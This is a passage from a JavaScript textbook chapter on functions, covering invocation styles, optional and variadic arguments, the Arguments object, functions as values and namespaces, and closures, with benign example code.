data.sort(function(a,b) { return a-b; });

// Function expressions are sometimes defined and immediately invoked:
var tensquared = (function(x) {return x*x;}(10));
```

Note that the function name is optional for functions defined as expressions. A function declaration statement actually *declares* a variable and assigns a function object to it. A function definition expression, on the other hand, does not declare a variable. A name is allowed for functions, like the factorial function above, that need to refer to themselves. If a function definition expression includes a name, the local function scope for that function will include a binding of that name to the function object. In effect, the function name becomes a local variable within the function. Most functions defined as expressions do not need names, which makes their definition more compact. Function definition expressions are particularly well suited for functions that are used only once, as in the last two examples above.

Function Names

Any legal JavaScript identifier can be a function name. Try to choose function names that are descriptive but concise. Striking the right balance is an art that comes with experience. Well-chosen function names can make a big difference in the readability (and thus maintainability) of your code.

Function names are often verbs or phrases that begin with verbs. It is a common convention to begin function names with a lowercase letter. When a name includes multiple words, one convention is to separate words with underscores `like_this()`; another convention is to begin all words after the first with an uppercase letter `likeThis()`. Functions that are supposed to be internal or hidden (and not part of a public API) are sometimes given names that begin with an underscore.

In some styles of programming, or within well-defined programming frameworks, it can be useful to give frequently used functions very short names. The client-side JavaScript framework jQuery (covered in Chapter 19), for example, makes heavy use in its public API of a function named `$()` (yes, just the dollar sign). (Recall from §2.4 that dollar signs and underscores are the two characters besides letters and numbers that are legal in JavaScript identifiers.)

As described in §5.3.2, function declaration statements are "hoisted" to the top of the enclosing script or the enclosing function, so that functions declared in this way may be invoked from code that appears before they are defined. This is not true for functions defined as expressions, however: in order to invoke a function, you must be able to refer to it, and you can't refer to a function defined as an expression until it is assigned to a variable. Variable declarations are hoisted (see §3.10.1), but assignments to those variables are not hoisted, so functions defined with expressions cannot be invoked before they are defined.

Notice that most, but not all, of the functions in Example 8-1 contain a `return` statement (§5.6.4). The `return` statement causes the function to stop executing and to return the value of its expression (if any) to the caller. If the `return` statement does not have an associated expression, it returns the `undefined` value. If a function does not contain a `return` statement, it simply executes each statement in the function body and returns the `undefined` value to the caller.

Most of the functions in Example 8-1 are designed to compute a value, and they use `return` to return that value to their caller. The `printprops()` function is different: its job is to output the names and values of an object's properties. No return value is necessary, and the function does not include a `return` statement. The value of an invocation of the `printprops()` function is always `undefined`. (Functions with no return value are sometimes called *procedures*.)

8.1.1 Nested Functions

In JavaScript, functions may be nested within other functions. For example:

```
function hypotenuse(a, b) {
    function square(x) { return x*x; }
    return Math.sqrt(square(a) + square(b));
}
```

The interesting thing about nested functions is their variable scoping rules: they can access the parameters and variables of the function (or functions) they are nested within. In the code above, for example, the inner function `square()` can read and write the parameters `a` and `b` defined by the outer function `hypotenuse()`. These scope rules for nested functions are very important, and we'll consider them again in §8.6.

As noted in §5.3.2, function declaration statements are not true statements, and the ECMAScript specification only allows them as top-level statements. They can appear in global code, or within other functions, but they cannot appear inside of loops, conditionals, or `try/catch/finally` or `with` statements.[1] Note that this restriction applies only to functions declared as statements. Function definition expressions may appear anywhere in your JavaScript code.

8.2 Invoking Functions

The JavaScript code that makes up the body of a function is not executed when the function is defined but when it is invoked. JavaScript functions can be invoked in four ways:

- as functions,
- as methods,

1. Some JavaScript implementations relax this rule. Firefox, for example, allows "conditional function declarations" that appear within `if` statements.

- as constructors, and
- indirectly through their `call()` and `apply()` methods.

8.2.1 Function Invocation

Functions are invoked as functions or as methods with an invocation expression (§4.5). An invocation expression consists of a function expression that evaluates to a function object followed by an open parenthesis, a comma-separated list of zero or more argument expressions, and a close parenthesis. If the function expression is a property-access expression—if the function is the property of an object or an element of an array—then it is a method invocation expression. That case will be explained below. The following code includes a number of regular function invocation expressions:

```
printprops({x:1});
var total = distance(0,0,2,1) + distance(2,1,3,5);
var probability = factorial(5)/factorial(13);
```

In an invocation, each argument expression (the ones between the parentheses) is evaluated, and the resulting values become the arguments to the function. These values are assigned to the parameters named in the function definition. In the body of the function, a reference to a parameter evaluates to the corresponding argument value.

For regular function invocation, the return value of the function becomes the value of the invocation expression. If the function returns because the interpreter reaches the end, the return value is `undefined`. If the function returns because the interpreter executes a `return`, the return value is the value of the expression that follows the `return` or `undefined` if the `return` statement has no value.

For function invocation in ECMAScript 3 and nonstrict ECMAScript 5, the invocation context (the `this` value) is the global object. In strict mode, however, the invocation context is `undefined`.

Functions written to be invoked as functions do not typically use the `this` keyword at all. It can be used, however, to determine whether strict mode is in effect:

```
// Define and invoke a function to determine if we're in strict mode.
var strict = (function() { return !this; }());
```

8.2.2 Method Invocation

A *method* is nothing more than a JavaScript function that is stored in a property of an object. If you have a function `f` and an object `o`, you can define a method named `m` of `o` with the following line:

```
o.m = f;
```

Having defined the method `m()` of the object `o`, invoke it like this:

```
o.m();
```

Or, if `m()` expects two arguments, you might invoke it like this:

```
o.m(x, y);
```

The code above is an invocation expression: it includes a function expression `o.m` and two argument expressions, `x` and `y`. The function expression is itself a property access expression (§4.4), and this means that the function is invoked as a method rather than as a regular function.

The arguments and return value of a method invocation are handled exactly as described above for regular function invocation. Method invocations differ from function invocations in one important way, however: the invocation context. Property access expressions consist of two parts: an object (in this case `o`) and a property name (`m`). In a method invocation expression like this, the object `o` becomes the invocation context, and the function body can refer to that object by using the keyword `this`. Here is a concrete example:

```
var calculator = {  // An object literal
    operand1: 1,
    operand2: 1,
    add: function() {
        // Note the use of the this keyword to refer to this object.
        this.result = this.operand1 + this.operand2;
    }
};
calculator.add();       // A method invocation to compute 1+1.
calculator.result       // => 2
```

Most method invocations use the dot notation for property access, but property access expressions that use square brackets also cause method invocation. The following are both method invocations, for example:

```
o["m"](x,y);   // Another way to write o.m(x,y).
a[0](z)        // Also a method invocation (assuming a[0] is a function).
```

Method invocations may also involve more complex property access expressions:

```
customer.surname.toUpperCase(); // Invoke method on customer.surname
f().m();                        // Invoke method m() on return value of f()
```

Methods and the `this` keyword are central to the object-oriented programming paradigm. Any function that is used as a method is effectively passed an implicit argument—the object through which it is invoked. Typically, a method performs some sort of operation on that object, and the method-invocation syntax is an elegant way to express the fact that a function is operating on an object. Compare the following two lines:

```
rect.setSize(width, height);
setRectSize(rect, width, height);
```

The hypothetical functions invoked in these two lines of code may perform exactly the same operation on the (hypothetical) object `rect`, but the method-invocation syntax in the first line more clearly indicates the idea that it is the object `rect` that is the primary focus of the operation.

Method Chaining

When methods return objects, you can use the return value of one method invocation as part of a subsequent invocation. This results in a series (or "chain" or "cascade") of method invocations as a single expression. When working with the jQuery library (Chapter 19), for example, it is common to write code like this:

```
// Find all headers, map to their ids, convert to an array and sort them
$(":header").map(function() { return this.id }).get().sort();
```

When you write a method that does not have a return value of its own, consider having the method return `this`. If you do this consistently throughout your API, you will enable a style of programming known as *method chaining*[2] in which an object can be named once and then multiple methods can be invoked on it:

```
shape.setX(100).setY(100).setSize(50).setOutline("red").setFill("blue").draw();
```

Don't confuse method chaining with constructor chaining, which is described in §9.7.2.

Note that `this` is a keyword, not a variable or property name. JavaScript syntax does not allow you to assign a value to `this`.

Unlike variables, the `this` keyword does not have a scope, and nested functions do not inherit the `this` value of the containing. If a nested function is invoked as a method, its `this` value is the object it was invoked on. If a nested function is invoked as a function then its `this` value will be either the global object (non-strict mode) or `undefined` (strict mode). It is a common mistake to assume that a nested function invoked as a function can use `this` to obtain the invocation context of the outer function. If you want to access the `this` value of the outer function, you need to store that value into a variable that is in scope for the inner function. It is common to use the variable `self` for this purpose. For example:

```
var o = {                           // An object o.
    m: function() {                 // Method m of the object.
        var self = this;            // Save the this value in a variable.
        console.log(this === o);    // Prints "true": this is the object o.
        f();                        // Now call the helper function f().

        function f() {              // A nested function f
           console.log(this === o); // "false": this is global or undefined
           console.log(self === o); // "true": self is the outer this value.
        }
    }
};
o.m();                              // Invoke the method m on the object o.
```

Example 8-5, in §8.7.4, includes a more realistic use of the `var self=this` idiom.

2. The term was coined by Martin Fowler. See *http://martinfowler.com/dslwip/MethodChaining.html*.

8.2.3 Constructor Invocation

If a function or method invocation is preceded by the keyword `new`, then it is a constructor invocation. (Constructor invocations were introduced in §4.6 and §6.1.2, and constructors will be covered in more detail in Chapter 9.) Constructor invocations differ from regular function and method invocations in their handling of arguments, invocation context, and return value.

If a constructor invocation includes an argument list in parentheses, those argument expressions are evaluated and passed to the function in the same way they would be for function and method invocations. But if a constructor has no parameters, then JavaScript constructor invocation syntax allows the argument list and parentheses to be omitted entirely. You can always omit a pair of empty parentheses in a constructor invocation and the following two lines, for example, are equivalent:

```
var o = new Object();
var o = new Object;
```

A constructor invocation creates a new, empty object that inherits from the `prototype` property of the constructor. Constructor functions are intended to initialize objects and this newly created object is used as the invocation context, so the constructor function can refer to it with the `this` keyword. Note that the new object is used as the invocation context even if the constructor invocation looks like a method invocation. That is, in the expression `new o.m()`, `o` is not used as the invocation context.

Constructor functions do not normally use the `return` keyword. They typically initialize the new object and then return implicitly when they reach the end of their body. In this case, the new object is the value of the constructor invocation expression. If, however, a constructor explicitly used the `return` statement to return an object, then that object becomes the value of the invocation expression. If the constructor uses `return` with no value, or if it returns a primitive value, that return value is ignored and the new object is used as the value of the invocation.

8.2.4 Indirect Invocation

JavaScript functions are objects and like all JavaScript objects, they have methods. Two of these methods, `call()` and `apply()`, invoke the function indirectly. Both methods allow you to explicitly specify the `this` value for the invocation, which means you can invoke any function as a method of any object, even if it is not actually a method of that object. Both methods also allow you to specify the arguments for the invocation. The `call()` method uses its own argument list as arguments to the function and the `apply()` method expects an array of values to be used as arguments. The `call()` and `apply()` methods are described in detail in §8.7.3.

8.3 Function Arguments and Parameters

JavaScript function definitions do not specify an expected type for the function parameters, and function invocations do not do any type checking on the argument values you pass. In fact, JavaScript function invocations do not even check the number of arguments being passed. The subsections that follow describe what happens when a function is invoked with fewer arguments than declared parameters or with more arguments than declared parameters. They also demonstrate how you can explicitly test the type of function arguments if you need to ensure that a function is not invoked with inappropriate arguments.

8.3.1 Optional Parameters

When a function is invoked with fewer arguments than declared parameters, the additional parameters are set to the `undefined` value. It is often useful to write functions so that some arguments are optional and may be omitted when the function is invoked. To do this, you must be able to assign a reasonable default value to parameters that are omitted. Here is an example:

```
// Append the names of the enumerable properties of object o to the
// array a, and return a.  If a is omitted, create and return a new array.
function getPropertyNames(o, /* optional */ a) {
    if (a === undefined) a = [];  // If undefined, use a new array
    for(var property in o) a.push(property);
    return a;
}

// This function can be invoked with 1 or 2 arguments:
var a = getPropertyNames(o);  // Get o's properties into a new array
getPropertyNames(p,a);        // append p's properties to that array
```

Instead of using an `if` statement in the first line of this function, you can use the `||` operator in this idiomatic way:

```
a = a || [];
```

Recall from §4.10.2 that the `||` operator returns its first argument if that argument is truthy and otherwise returns its second argument. In this case, if any object is passed as the second argument, the function will use that object. But if the second argument is omitted (or `null` or another falsy value is passed), a newly created empty array will be used instead.

Note that when designing functions with optional arguments, you should be sure to put the optional ones at the end of the argument list so that they can be omitted. The programmer who calls your function cannot omit the first argument and pass the second: she would have to explicitly pass `undefined` the first argument. Also note the use of the comment `/* optional */` in the function definition to emphasize the fact that the parameter is optional.

8.3.2 Variable-Length Argument Lists: The Arguments Object

When a function is invoked with more argument values than there are parameter names, there is no way to directly refer to the unnamed values. The Arguments object provides a solution to this problem. Within the body of a function, the identifier `arguments` refers to the Arguments object for that invocation. The Arguments object is an array-like object (see §7.11) that allows the argument values passed to the function to be retrieved by number, rather than by name.

Suppose you define a function `f` that expects to be passed one argument, `x`. If you invoke this function with two arguments, the first argument is accessible within the function by the parameter name `x` or as `arguments[0]`. The second argument is accessible only as `arguments[1]`. Furthermore, like true arrays, `arguments` has a `length` property that specifies the number of elements it contains. Thus, within the body of the function `f`, invoked with two arguments, `arguments.length` has the value 2.

The Arguments object is useful in a number of ways. The following example shows how you can use it to verify that a function is invoked with the expected number of arguments, since JavaScript doesn't do this for you:

```
function f(x, y, z)
{
    // First, verify that the right number of arguments was passed
    if (arguments.length != 3) {
        throw new Error("function f called with " + arguments.length +
                        "arguments, but it expects 3 arguments.");
    }
    // Now do the actual function...
}
```

Note that it is often unnecessary to check the number of arguments like this. JavaScript's default behavior is fine in most cases: missing arguments are `undefined` and extra arguments are simply ignored.

One important use of the Arguments object is to write functions that operate on any number of arguments. The following function accepts any number of numeric arguments and returns the value of the largest argument it is passed (see also the built-in function `Math.max()`, which behaves the same way):

```
function max(/* ... */) {
    var max = Number.NEGATIVE_INFINITY;
    // Loop through the arguments, looking for, and remembering, the biggest.
    for(var i = 0; i < arguments.length; i++)
        if (arguments[i] > max) max = arguments[i];
    // Return the biggest
    return max;
}

var largest = max(1, 10, 100, 2, 3, 1000, 4, 5, 10000, 6);  // => 10000
```

Functions like this one that can accept any number of arguments are called *variadic functions*, *variable arity functions*, or *varargs functions*. This book uses the most colloquial term, *varargs*, which dates to the early days of the C programming language.

Note that varargs functions need not allow invocations with zero arguments. It is perfectly reasonable to use the `arguments[]` object to write functions that expect some fixed number of named and required arguments followed by an arbitrary number of unnamed optional arguments.

Remember that `arguments` is not really an array; it is an Arguments object. Each Arguments object defines numbered array elements and a `length` property, but it is not technically an array; it is better to think of it as an object that happens to have some numbered properties. See §7.11 for more on array-like objects.

The Arguments object has one *very* unusual feature. In non-strict mode, when a function has named parameters, the array elements of the Arguments object are aliases for the parameters that hold the function arguments. The numbered elements of the Arguments object and the parameter names are like two different names for the same variable. Changing the value of an argument with an argument name changes the value that is retrieved through the `arguments[]` array. Conversely, changing the value of an argument through the `arguments[]` array changes the value that is retrieved by the argument name. Here is an example that clarifies this:

```
function f(x) {
    console.log(x);       // Displays the initial value of the argument
    arguments[0] = null;  // Changing the array element also changes x!
    console.log(x);       // Now displays "null"
}
```

This is emphatically not the behavior you would see if the Arguments object were an ordinary array. In that case, `arguments[0]` and `x` could refer initially to the same value, but a change to one would have no effect on the other.

This special behavior of the Arguments object has been removed in the strict mode of ECMAScript 5. There are other strict-mode differences as well. In non-strict functions, `arguments` is just an identifier. In strict mode, it is effectively a reserved word. Strict-mode functions cannot use `arguments` as a parameter name or as a local variable name, and they cannot assign values to `arguments`.

8.3.2.1 The callee and caller properties

In addition to its array elements, the Arguments object defines `callee` and `caller` properties. In ECMAScript 5 strict mode, these properties are guaranteed to raise a TypeError if you try to read or write them. Outside of strict mode, however, the ECMAScript standard says that the `callee` property refers to the currently running function. `caller` is a nonstandard but commonly implemented property that refers to the function that called this one. The `caller` property gives access to the call stack, and the `callee` property is occasionally useful to allow unnamed functions to call themselves recursively:

```
var factorial = function(x) {
    if (x <= 1) return 1;
    return x * arguments.callee(x-1);
};
```

8.3.3 Using Object Properties As Arguments

When a function has more than three parameters, it becomes difficult for the programmer who invokes the function to remember the correct order in which to pass arguments. To save the programmer the trouble of consulting the documentation each time she uses the function, it can be nice to allow arguments to be passed as name/value pairs in any order. To implement this style of method invocation, define your function to expect a single object as its argument and then have users of the function pass an object that defines the required name/value pairs. The following code gives an example and also demonstrates that this style of function invocation allows the function to specify defaults for any arguments that are omitted:

```
// Copy length elements of the array from to the array to.
// Begin copying with element from_start in the from array
// and copy that element to to_start in the to array.
// It is hard to remember the order of the arguments.
function arraycopy(/* array */ from, /* index */ from_start,
                   /* array */ to,   /* index */ to_start,
                   /* integer */ length)
{
    // code goes here
}

// This version is a little less efficient, but you don't have to
// remember the order of the arguments, and from_start and to_start
// default to 0.
function easycopy(args) {
    arraycopy(args.from,
              args.from_start || 0,  // Note default value provided
              args.to,
              args.to_start || 0,
              args.length);
}
// Here is how you might invoke easycopy():
var a = [1,2,3,4], b = [];
easycopy({from: a, to: b, length: 4});
```

8.3.4 Argument Types

JavaScript method parameters have no declared types, and no type checking is performed on the values you pass to a function. You can help to make your code self-documenting by choosing descriptive names for function arguments and also by including argument types in comments, as in the `arraycopy()` method just shown. For arguments that are optional, you can include the word "optional" in the comment. And when a method can accept any number of arguments, you can use an ellipsis:

```
function max(/* number... */) { /* code here */ }
```

As described in §3.8, JavaScript performs liberal type conversion as needed. So if you write a function that expects a string argument and then call that function with a value of some other type, the value you passed will simply be converted to a string when the function tries to use it as a string. All primitive types can be converted to strings, and all objects have `toString()` methods (if not necessarily useful ones), so an error never occurs in this case.

This is not always true, however. Consider again the `arraycopy()` method shown earlier. It expects an array as its first argument. Any plausible implementation will fail if that first argument is anything but an array (or possibly an array-like object). Unless you are writing a "throwaway" function that will be called only once or twice, it may be worth adding code to check the types of arguments like this. It is better for a function to fail immediately and predictably when passed bad values than to begin executing and fail later with an error message that is likely to be unclear. Here is an example function that performs type-checking. Note that it uses the `isArrayLike()` function from §7.11:

```
// Return the sum of the elements of array (or array-like object) a.
// The elements of a must all be numbers or null and undefined are ignored.
function sum(a) {
    if (isArrayLike(a)) {
        var total = 0;
        for(var i = 0; i < a.length; i++) {  // Loop though all elements
            var element = a[i];
            if (element == null) continue;   // Skip null and undefined
            if (isFinite(element)) total += element;
            else throw new Error("sum(): elements must be finite numbers");
        }
        return total;
    }
    else throw new Error("sum(): argument must be array-like");
}
```

This `sum()` method is fairly strict about the argument it accepts and throws suitably informative errors if it is passed bad values. It does offer a bit of flexibility, however, by working with array-like objects as well as true arrays and by ignoring `null` and `undefined` array elements.

JavaScript is a very flexible and loosely typed language, and sometimes it is appropriate to write functions that are flexible about the number and type of arguments they are passed. The following `flexisum()` method takes this approach (probably to an extreme). For example, it accepts any number of arguments but recursively processes any arguments that are arrays. In this way, it can be used as a varargs method or with an array argument. Furthermore, it tries its best to convert nonnumeric values to numbers before throwing an error:

```
function flexisum(a) {
    var total = 0;
    for(var i = 0; i < arguments.length; i++) {
        var element = arguments[i], n;
        if (element == null) continue;  // Ignore null and undefined arguments
```

```
        if (isArray(element))                    // If the argument is an array
            n = flexisum.apply(this, element);   // compute its sum recursively
        else if (typeof element === "function") // Else if it's a function...
            n = Number(element());               // invoke it and convert.
        else n = Number(element);                // Else try to convert it

        if (isNaN(n))  // If we couldn't convert to a number, throw an error
            throw Error("flexisum(): can't convert " + element + " to number");
        total += n;    // Otherwise, add n to the total
    }
    return total;
}
```

8.4 Functions As Values

The most important features of functions are that they can be defined and invoked. Function definition and invocation are syntactic features of JavaScript and of most other programming languages. In JavaScript, however, functions are not only syntax but also values, which means they can be assigned to variables, stored in the properties of objects or the elements of arrays, passed as arguments to functions, and so on.[3]

To understand how functions can be JavaScript data as well as JavaScript syntax, consider this function definition:

```
function square(x) { return x*x; }
```

This definition creates a new function object and assigns it to the variable `square`. The name of a function is really immaterial; it is simply the name of a variable that refers to the function object. The function can be assigned to another variable and still work the same way:

```
var s = square;     // Now s refers to the same function that square does
square(4);          // => 16
s(4);               // => 16
```

Functions can also be assigned to object properties rather than variables. When you do this, they're called methods:

```
var o = {square: function(x) { return x*x; }}; // An object literal
var y = o.square(16);                          // y equals 256
```

Functions don't even require names at all, as when they're assigned to array elements:

```
var a = [function(x) { return x*x; }, 20];   // An array literal
a[0](a[1]);                                  // => 400
```

The syntax of this last example looks strange, but it is still a legal function invocation expression!

3. This may not seem like a particularly interesting point unless you are familiar with languages such as Java, in which functions are part of a program but cannot be manipulated by the program.

Example 8-2 demonstrates the kinds of things that can be done when functions are used as values. This example may be a little tricky, but the comments explain what is going on.

Example 8-2. Using functions as data

```
// We define some simple functions here
function add(x,y) { return x + y; }
function subtract(x,y) { return x - y; }
function multiply(x,y) { return x * y; }
function divide(x,y) { return x / y; }

// Here's a function that takes one of the above functions
// as an argument and invokes it on two operands
function operate(operator, operand1, operand2) {
    return operator(operand1, operand2);
}

// We could invoke this function like this to compute the value (2+3) + (4*5):
var i = operate(add, operate(add, 2, 3), operate(multiply, 4, 5));

// For the sake of the example, we implement the simple functions again,
// this time using function literals within an object literal;
var operators = {
    add:      function(x,y) { return x+y; },
    subtract: function(x,y) { return x-y; },
    multiply: function(x,y) { return x*y; },
    divide:   function(x,y) { return x/y; },
    pow:      Math.pow  // Works for predefined functions too
};

// This function takes the name of an operator, looks up that operator
// in the object, and then invokes it on the supplied operands. Note
// the syntax used to invoke the operator function.
function operate2(operation, operand1, operand2) {
    if (typeof operators[operation] === "function")
        return operators[operation](operand1, operand2);
    else throw "unknown operator";
}

// Compute the value ("hello" + " " + "world") like this:
var j = operate2("add", "hello", operate2("add", " ", "world"));
// Using the predefined Math.pow() function:
var k = operate2("pow", 10, 2);
```

As another example of functions as values, consider the `Array.sort()` method. This method sorts the elements of an array. Because there are many possible orders to sort by (numerical order, alphabetical order, date order, ascending, descending, and so on), the `sort()` method optionally takes a function as an argument to tell it how to perform the sort. This function has a simple job: for any two values it is passed, it returns a value that specifies which element would come first in a sorted array. This function argument makes `Array.sort()` perfectly general and infinitely flexible; it can sort any type of data into any conceivable order. Examples are shown in §7.8.3.

8.4.1 Defining Your Own Function Properties

Functions are not primitive values in JavaScript, but a specialized kind of object, which means that functions can have properties. When a function needs a "static" variable whose value persists across invocations, it is often convenient to use a property of the function, instead of cluttering up the namespace by defining a global variable. For example, suppose you want to write a function that returns a unique integer whenever it is invoked. The function must never return the same value twice. In order to manage this, the function needs to keep track of the values it has already returned, and this information must persist across function invocations. You could store this information in a global variable, but that is unnecessary, because the information is used only by the function itself. It is better to store the information in a property of the Function object. Here is an example that returns a unique integer whenever it is called:

```
// Initialize the counter property of the function object.
// Function declarations are hoisted so we really can
// do this assignment before the function declaration.
uniqueInteger.counter = 0;

// This function returns a different integer each time it is called.
// It uses a property of itself to remember the next value to be returned.
function uniqueInteger() {
    return uniqueInteger.counter++;  // Increment and return counter property
}
```

As another example, consider the following `factorial()` function that uses properties of itself (treating itself as an array) to cache previously computed results:

```
// Compute factorials and cache results as properties of the function itself.
function factorial(n) {
    if (isFinite(n) && n>0 && n==Math.round(n)) { // Finite, positive ints only
        if (!(n in factorial))                    // If no cached result
            factorial[n] = n * factorial(n-1);    // Compute and cache it
        return factorial[n];                      // Return the cached result
    }
    else return NaN;                              // If input was bad
}
factorial[1] = 1;  // Initialize the cache to hold this base case.
```

8.5 Functions As Namespaces

Recall from §3.10.1 that JavaScript has function scope: variables declared within a function are visible throughout the function (including within nested functions) but do not exist outside of the function. Variables declared outside of a function are global variables and are visible throughout your JavaScript program. JavaScript does not define any way to declare variables that are hidden within a single block of code, and for this reason, it is sometimes useful to define a function simply to act as a temporary namespace in which you can define variables without polluting the global namespace.

Suppose, for example, you have a module of JavaScript code that you want to use in a number of different JavaScript programs (or, for client-side JavaScript, on a number of different web pages). Assume that this code, like most code, defines variables to store the intermediate results of its computation. The problem is that since this module will be used in many different programs, you don't know whether the variables it creates will conflict with variables used by the programs that import it. The solution, of course, is to put the code into a function and then invoke the function. This way, variables that would have been global become local to the function:

```
function mymodule() {
  // Module code goes here.
  // Any variables used by the module are local to this function
  // instead of cluttering up the global namespace.
}
mymodule();  // But don't forget to invoke the function!
```

This code defines only a single global variable: the function name "mymodule". If defining even a single property is too much, you can define and invoke an anonymous function in a single expression:

```
(function() {  // mymodule function rewritten as an unnamed expression
  // Module code goes here.
}());          // end the function literal and invoke it now.
```

This technique of defining and invoking a function in a single expression is used frequently enough that it has become idiomatic. Note the use of parentheses in the code above. The open parenthesis before `function` is required because without it, the JavaScript interpreter tries to parse the `function` keyword as a function declaration statement. With the parenthesis, the interpreter correctly recognizes this as a function definition expression. It is idiomatic to use the parentheses, even when they are not required, around a function that is to be invoked immediately after being defined.

Example 8-3 demonstrates this namespace technique. It defines an anonymous function that returns an `extend()` function like the one shown in Example 6-2. The code in the anonymous function tests whether a well-known Internet Explorer bug is present and, if so, returns a patched version of the function. In addition, the anonymous function's namespace serves to hide an array of property names.

Example 8-3. The extend() function, patched if necessary

```
// Define an extend function that copies the properties of its second and
// subsequent arguments onto its first argument.
// We work around an IE bug here: in many versions of IE, the for/in loop
// won't enumerate an enumerable property of o if the prototype of o has
// a nonenumerable property by the same name. This means that properties
// like toString are not handled correctly unless we explicitly check for them.
var extend = (function() {  // Assign the return value of this function
    // First check for the presence of the bug before patching it.
    for(var p in {toString:null}) {
        // If we get here, then the for/in loop works correctly and we return
        // a simple version of the extend() function
        return function extend(o) {
```

```
            for(var i = 1; i < arguments.length; i++) {
                var source = arguments[i];
                for(var prop in source) o[prop] = source[prop];
            }
            return o;
        };
    }
    // If we get here, it means that the for/in loop did not enumerate
    // the toString property of the test object. So return a version
    // of the extend() function that explicitly tests for the nonenumerable
    // properties of Object.prototype.

    // This is the list of special-case properties we check for

    var protoprops = ["toString", "valueOf", "constructor", "hasOwnProperty",
                      "isPrototypeOf", "propertyIsEnumerable","toLocaleString"];
    return function patched_extend(o) {
        for(var i = 1; i < arguments.length; i++) {
            var source = arguments[i];
            // Copy all the enumerable properties
            for(var prop in source) o[prop] = source[prop];

            // And now check the special-case properties
            for(var j = 0; j < protoprops.length; j++) {
                prop = protoprops[j];
                if (source.hasOwnProperty(prop)) o[prop] = source[prop];
            }
        }
        return o;
    };

}());
```

8.6 Closures

Like most modern programming languages, JavaScript uses *lexical scoping*. This means that functions are executed using the variable scope that was in effect when they were defined, not the variable scope that is in effect when they are invoked. In order to implement lexical scoping, the internal state of a JavaScript function object must include not only the code of the function but also a reference to the current scope chain. (Before reading the rest of this section, you may want to review the material on variable scope and the scope chain in §3.10 and §3.10.3.) This combination of a function object and a scope (a set of variable bindings) in which the function's variables are resolved is called a *closure* in the computer science literature.[4]

Technically, all JavaScript functions are closures: they are objects, and they have a scope chain associated with them. Most functions are invoked using the same scope chain that was in effect when the function was defined, and it doesn't really matter that there

4. This is an old term that refers to the fact that the function's variables have bindings in the scope chain and that therefore the function is "closed over" its variables.

is a closure involved. Closures become interesting when they are invoked under a different scope chain than the one that was in effect when they were defined. This happens most commonly when a nested function object is returned from the function within which it was defined. There are a number of powerful programming techniques that involve this kind of nested function closures, and their use has become relatively common in JavaScript programming. Closures may seem confusing when you first encounter them, but it is important that you understand them well enough to use them comfortably.

The first step to understanding closures is to review the lexical scoping rules for nested functions. Consider the following code (which is similar to code you've already seen in §3.10):

```
var scope = "global scope";           // A global variable
function checkscope() {
    var scope = "local scope";        // A local variable
    function f() { return scope; }    // Return the value in scope here
    return f();
}
checkscope()                          // => "local scope"
```

The `checkscope()` function declares a local variable and then defines and invokes a function that returns the value of that variable. It should be clear to you why the call to `checkscope()` returns "local scope". Now let's change the code just slightly. Can you tell what this code will return?

```
var scope = "global scope";           // A global variable
function checkscope() {
    var scope = "local scope";        // A local variable
    function f() { return scope; }    // Return the value in scope here
    return f;
}
checkscope()()                        // What does this return?
```

In this code, a pair of parentheses has moved from inside `checkscope()` to outside of it. Instead of invoking the nested function and returning its result, `checkscope()` now just returns the nested function object itself. What happens when we invoke that nested function (with the second pair of parentheses in the last line of code) outside of the function in which it was defined?

Remember the fundamental rule of lexical scoping: JavaScript functions are executed using the scope chain that was in effect when they were defined. The nested function `f()` was defined under a scope chain in which the variable `scope` was bound to the value "local scope". That binding is still in effect when `f` is executed, wherever it is executed from. So the last line of code above returns "local scope", not "global scope". This, in a nutshell, is the surprising and powerful nature of closures: they capture the local variable (and parameter) bindings of the outer function within which they are defined.

Implementing Closures

Closures are easy to understand if you simply accept the lexical scoping rule: functions are executed using the scope chain that was in effect when they were defined. Some programmers find closures confusing, however, because they get caught up in implementation details. Surely, they think, the local variables defined in the outer function cease to exist when the outer function returns, so how can the nested function execute using a scope chain that does not exist anymore? If you're wondering about this yourself, then you have probably been exposed to low-level programming languages like C and to stack-based CPU architectures: if a function's local variables are defined on a CPU stack, then they would indeed cease to exist when the function returned.

But remember our definition of scope chain from §3.10.3. We described it as a list of objects, not a stack of bindings. Each time a JavaScript function is invoked, a new object is created to hold the local variables for that invocation, and that object is added to the scope chain. When the function returns, that variable binding object is removed from the scope chain. If there were no nested functions, there are no more references to the binding object and it gets garbage collected. If there were nested functions defined, then each of those functions has a reference to the scope chain, and that scope chain refers to the variable binding object. If those nested functions objects remained within their outer function, however, then they themselves will be garbage collected, along with the variable binding object they referred to. But if the function defines a nested function and returns it or stores it into a property somewhere, then there will be an external reference to the nested function. It won't be garbage collected, and the variable binding object it refers to won't be garbage collected either.

In §8.4.1 we defined a `uniqueInteger()` function that used a property of the function itself to keep track of the next value to be returned. A shortcoming of that approach is that buggy or malicious code could reset the counter or set it to a noninteger, causing the `uniqueInteger()` function to violate the "unique" or the "integer" part of its contract. Closures capture the local variables of a single function invocation and can use those variables as private state. Here is how we could rewrite the `uniqueInteger()` function using closures:

```
var uniqueInteger = (function() {          // Define and invoke
                        var counter = 0;  // Private state of function below
                        return function() { return counter++; };
                    }());
```

In order to understand this code, you have to read it carefully. At first glance, the first line of code looks like it is assigning a function to the variable `uniqueInteger`. In fact, the code is defining and invoking (as hinted by the open parenthesis on the first line) a function, so it is the return value of the function that is being assigned to `uniqueInteger`. Now, if we study the body of the function, we see that its return value is another function. It is this nested function object that gets assigned to `uniqueInteger`. The nested function has access to the variables in scope, and can use the `counter` variable defined in the outer function. Once that outer function returns, no other code can see the `counter` variable: the inner function has exclusive access to it.

Private variables like counter need not be exclusive to a single closure: it is perfectly possible for two or more nested functions to be defined within the same outer function and share the same scope chain. Consider the following code:

```
function counter() {
    var n = 0;
    return {
        count: function() { return n++; },
        reset: function() { n = 0; }
    };
}

var c = counter(), d = counter();   // Create two counters
c.count()                           // => 0
d.count()                           // => 0: they count independently
c.reset()                           // reset() and count() methods share state
c.count()                           // => 0: because we reset c
d.count()                           // => 1: d was not reset
```

The counter() function returns a "counter" object. This object has two methods: count() returns the next integer, and reset() resets the internal state. The first thing to understand is that the two methods share access to the private variable n. The second thing to understand is that each invocation of counter() creates a new scope chain and a new private variable. So if you call counter() twice, you get two counter objects with different private variables. Calling count() or reset() on one counter object has no effect on the other.

It is worth noting here that you can combine this closure technique with property getters and setters. The following version of the counter() function is a variation on code that appeared in §6.6, but it uses closures for private state rather than relying on a regular object property:

```
function counter(n) {  // Function argument n is the private variable
    return {
        // Property getter method returns and increments private counter var.
        get count() { return n++; },
        // Property setter doesn't allow the value of n to decrease
        set count(m) {
        if (m >= n) n = m;
